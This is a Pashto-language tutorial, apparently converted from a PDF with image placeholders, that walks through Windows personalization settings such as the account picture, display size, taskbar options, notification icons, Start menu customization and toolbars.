د اکونټ تصویر بدلول یا پروفایل عکس بدلول، په دې کمانډ کې تاسو کولای شي دا اکونټ تصویر بدل کړي دا تصویر په هغه ځای کې راځي لکه یوزار اکونټ کې او کله چې تاسو کمپیوټر فاسورډ خلاص وي نو هغلته به تصویر راځي

{1} choose a new picture for your account.

په دې کې تاسو کولای شي چې تصویر بدل کړي لاندې که هر تصویر ستاسو خوښه وي په هغه باندې کلېک وکړئ بیا لاندې راشي چینج پیکچر باندې کلېک وکړئ نو ستاسو به اکونټ تصویر بدل شي



{2} browser for more pictures.

په دې اېشن کې تاسو کولای شې چې له خپل زیرمې څخه تصویر راوځلي
{3} change picture.

په دې اېشن باندې تاسو کولای شئ چې نو تصویر بدل کړي




Personalize/Display.

نداره یا سکرین یا ډیسکتاپ په دې اېشن کې تاسو کولای شې چې سکرین غټ کړي یا منځني یا کوچنی په شکل ننداره وښئې همدارنگه ایکن او نومونه هم ورسره تغیر

خوري

(1) Apply.




Personalize/Taskbar and start menu.

دا له دوو کليمو جوړ دي

The Start Button--Opens the menu.

او دا دوو لارو خلاصولای شو

(1)Right-click Start on the desktop in personalize.

(2)Right-click Start on the taskbar in properties.

{1} Taskbar.

{1-1}[✓] look the Taskbar.

په دې اېشن باندې تاسو کله چې ټيک مارک يا صحيح علامه ولږوي بيا په اپلاي باندې کلېک وکړئ نو تاسو کولای شي چې لاندې ټاسک بار يا لاندې پته په خپله خوښه غټ ولي هم شي او که دا ډيسکټاپ پرمخ چې هر ځاي ته وړلای شي په رايټ کلېک باندې، لکه دا ډيسکټاپ لاندې څخه پورته يا ښي سيټ ته يا چې سيټ ته هغه ستاسو خوښه وي، او که ټيک مارک علامه مو ولږوي نو ستاسو نه شي کولای چې ټاسکبار ځاي بدل کړي

{1-2}[✓] Auto-hide the Taskbar.

که په دې اېشن باندې تاسو ټيک مارک ولږوي او لاندې اپلاي باندې کلېک وکړئ نو لاندې ټاسکبار به پټ شي او کله چې تاسو موس لاندې ټاسکبار ځاي ته راوړي نو ښکاره به شي او که را نه وړي نو ټاسکبار به پټ وي، او که ټيک مارک علامه مو لري کړه نو ستاسو په ډيسکټاپ پرمخ به ټاسکبار

ښکاره شي



{1-3}«?»Use small Taskbar button.

او که په دې باندې ټیک مارک علامه مو ولږوي او بیا په لاندې اپلاي باندې کلېک وکړئ نو لاندې ټاسکبار مینو به کوچنۍ شي او که ټیک مارک علامه مو لري کړه او بیا په لاندې اپلاي باندې کلېک وکړئ نو د ډیسکتاپ پرمخ به لاندې ټاسکبار مینو غټي شي

{1-4}Taskbar location on screen

(Bottom, left, right,top).

له دې اېشن څخه هم کولای شي چې لاندې ټاسکبار هرځای ته ولږاي شي که په رایټ باندې کلېک وکړئ او بیا په لاندې اپلاي باندې کلېک وکړئ نو ښي سیات ته به ټاسکبار ښکاره شي او که چپ سیات کوي هغه ستاسو خوښه ده

{1-5}Taskbar buttons(always combine,hide).

په دې اېشن کې تاسو کولای شي فولډر په ټاسکبار کې یو ځای راوړي او یا بیلابیل ځای ونیسي په ټاسکبار کې په همدې کي نور اېشنان وایو په لاندې ډول سره

{1-5-1} Taskbar buttons [Never combine].

په دې اېشن کې که تاسو انتخاب کړو او بیا په اپلاي باندې کلېک وکړئ نو ستاسو په ټاسکبار باندې جلاله فولډري ښکاره شي

{1-5-2} Taskbar buttons (Always, combine,hide).

که په دې اېشن تاسو انتخاب کړو او بیا په اپلاي باندې کلېک وکړئ نو ستاسو په ټاسکبار باندې په یو پولډر کې ښکاري

{1-5-3} Taskbar buttons(combine when Taskbar).

په دې اېشن باندې تاسو انتخاب کړو او بیا په لاندې اپلاي باندې کلېک وکړئ نو کله چې ټاسکبار ځای ډک شو نو وروسته به په یو پولډر کې زیرمه کیږي



{1-6} Notification area.

د خبرتيا ساحه د ټاسک بار يوه برخه ده چې د خبرتياو او حالت لپاره لنډمهاله سرچينه چمتو کوي. دا د سيستم او برنامه ځانگړتياو لپاره د عکسونو بنودلو لپاره هم کارول کيدی شي چې په ډيسکټاپ کې شتون نلري، هر کله چې تاسو په نوټ فکشن باندې کلېک وکړئ نو ستاسو به بله صفحه خلاصه شي چې په هريو کې کمانډ کې دوه نور اېشنان شته چې ټول يوشان اېشنان لري مونږ يوازې يو دانه وايي

{1-6-1} Windows live Messenger Click.

هر کله چې تاسو په اېشن باندې کلېک وکړئ نو لاندې دوه نور اېشنان تاسو ته راځي چې طريقه درونښم

{1-6-1-1} Show icons and notification.

هر کله چې تاسو دا انتخاب کړو نو ستاسو په ډيسکټاپ پرمخ لاندې کوچ کود به ايکن شکل ښکاره شي

{1-6-1-2} Hide icons and notification.

په دې اېشن باندې تاسو کليک وکړئ او بيا په اوک باندې کلېک وکړئ نو په ډيسکټاپ پرمخ لاندې کوچ کي ايکن شکل به ورک شي

{1-6-1-3} Turn system icons on or off.

په دې اېشن باندې کلېک وکړئ نو ستاسو بله صفحه خلاصه شي چې بيا په هغه کې تاسو کولاي شي چې دا ډيسکټاپ پرمخ ايکني دلته بعضي اېشنان بند کړي او هم خلاصه کړي چې په ډيسکټاپ پرمخ ښکاره شي



{1-6-1-3} Turn system icons on or off.

په دي ايشن باندې کلېک وکړئ نو ستاسو بله صفحه خلاصه شي چې بيا په هغه کې تاسو کولای شي چې دا ډیسکتاپ پرمخ ایکنې دلته بعضي ایشنان بند کړي او هم خلاصې کړي چې په ډیسکتاپ پرمخ ښکاره شي

{1-6-1-4} Restore default icon behaviors.

کله چې تاسو په دې باندې کلېک وکړئ نو بیرته مو مخکني حالت ته اړوي لکه چې مخکې کوم حالت کې وو

{1-6-1-5}(!) Always show all icons and notification.

کله چې تاسو په دې باندې ټیک مارک علامه مو ولږوي نو په همدې صفحه کې پورته ایکنان کار نه کوي او نه به ترتیب پکې راځي



1-6-1-3



1-6-1-4



1-6-1-3



1-6-1-5

personalize/Start menu.

{2} Start menu.

په دې مینو کې تاسو کولای شې چې دا ډیسکتاپ پرمخ کوم ایکنونه چې پراته دي هغه کې دا کرسر په واسطه ایکن خلاصولو او بندولو ترتیبات دي

{2-1} Customize.

{2-01} Display as a link.

په دې ایشن باندې کلېک وکړئ او بیا په اوک باندې کلېک وکړئ او بیا په اپلاي باندې کلېک وکړئ نو دا به ستاسو په ډیسکتاپ کې آلپورگرام کله چې تاسو کمپیوټر ایکن باندې کلېک کوي وروسته به کمپیوټر ایکن خلاصیږي

{2-02} Display as a menu.

او په دې ایشن باندې کلېک وکړئ او بیا په اوک باندې کلېک وکړئ او بیا په اپلاي باندې کلېک وکړئ نو دا به ستاسو په ډیسکتاپ کې آلپورگرام کله چې تاسو کمپیوټر ایکن باندې کرسر راوړي نو بیغیر له کلېک کولو وروسته به کمپیوټر ایکن خلاصیږي

{2-03} Don't display the item.

او کله چې تاسو په دې ایشن باندې کلېک وکړئ او بیا په اوک باندې کلېک وکړئ او بیا په اپلاي باندې کلېک وکړئ نو په آلپورگرام کې به کمپیوټر ایکن ورک شي



{2-00} Control panel.

{2-01} Display as a link.

او په دې اېشن باندې کلېک وکړئ او بيا په اوک باندې کلېک وکړئ او بيا په اېلاي باندې کلېک وکړئ نو دا به ستاسو په ډيسکټاپ کې آډورگرام کله چې تاسو کنټرول پینل ايکن باندې کلېک کوي وروسته به کنټرول پینل ايکن خلاصیږي

{2-02} Display as a menu.

او په دې اېشن باندې کلېک وکړئ او بيا په اوک باندې کلېک وکړئ او بيا په اېلاي باندې کلېک وکړئ نو دا به ستاسو په ډيسکټاپ کې آډورگرام کله چې تاسو کنټرول پینل ايکن باندې کرسر راوړي نو بيغير له کلېک کولو وروسته به کنټرول پینل ايکن خلاصیږي

{2-03} Don't display the item.

او کله چې تاسو په دې اېشن باندې کلېک وکړئ او بيا په اوک باندې کلېک وکړئ او بيا په اېلاي باندې کلېک وکړئ نو په آډورگرام کې به کنټرول پینل ايکن ورک شي او لاندې نور اېشنان همدا راز کار کوي

{2-04} Use Default setting.

هر کله چې تاسو په دې اېشن باندې کلېک وکړئ او بيا په اوک باندې کلېک وکړئ او بيا په اېلاي باندې کلېک وکړئ نو ستاسو ترتيبات به مخکني حالت ته لاړ شي




personalize/Start menu.

{2-2} power button iction.

په دې اېشن کې تاسو کولای شي چې په ستارټ مینو کې په آلپورگرام کې په نښي سیات کې مینوکاني چینچ یا بدل کړي دادي لپاره چې تاسو په چټکي سره خپل هدف پوره کړي لکه شیدون، سلپ، لوگ، سویټ یوزار اکونټ {2-3}(?) store and display recently opened programs in the Start menu.

په دې اېشن باندې که تاسو ټیک مارک یا صحیح علامه لري کړي او بیا په اپلاي باندې کلېک وکړئ نو په ستارټ مینو باندې به پروگرامونو نه نښي هغه کوم چې تاسو خلاص کړي وي او که ټیک مارک علامه مو پر ولېروي نو په ستارټ مینو باندې به پروگرامونو نښي

{2-4}(?) store and display recently opened items in the Start menu in the Taskbar.

په دې اېشن باندې که تاسو ټیک مارک یا صحیح علامه لري کړي او بیا په اپلاي باندې کلېک وکړئ نو په ستارټ مینو باندې به ویدیو او موزیک نه نښي هغه کوم چې تاسو خلاص کړي وي او که ټیک مارک علامه مو پر ولېروي نو په ستارټ مینو باندې به ویدیو او موزیک نښي



personalize/Taskbar and Start menu.

{3} Toolbar.

په دې اېشن کې تاسو کولای شې چې په ټول بار کې بعضي نور اېشنان اضافه کړي لکه ادرس، لینک، ټیچ کیبورډ، او ډیسکتاپ یا خپل زیرمې

{3-1} Address and Link.

هر کله چې تاسو په دې اېشن باندې ټیک مارک یا صحیح علامه ولږوي او بیا په اپلاي باندې کلېک وکړئ نو په ډیسکتاپ پرمخ په نوټ فکشن ساحه باندې به آدرس اېشن راشي چې له انټرنټ سره کار کوي

{3-3} Touch keyboard .

هر کله چې تاسو په دې اېشن باندې کلېک وکړئ او بیا په اپلاي باندې کلېک وکړئ نو په ډیسکتاپ پرمخ په نوټ فکشن ساحه باندې به کیبورډ اېشن راشي او دا ډیسکتاپ پرمخ د کرسر په واسطه یې کارولي شې

{3-4} Desktop

هر کله چې تاسو په دې اېشن باندې کلېک وکړئ او بیا په اپلاي باندې کلېک وکړئ نو په ډیسکتاپ پرمخ په نوټ فکشن ساحه باندې به ستاسو دا زیرمې

اېشن راشي

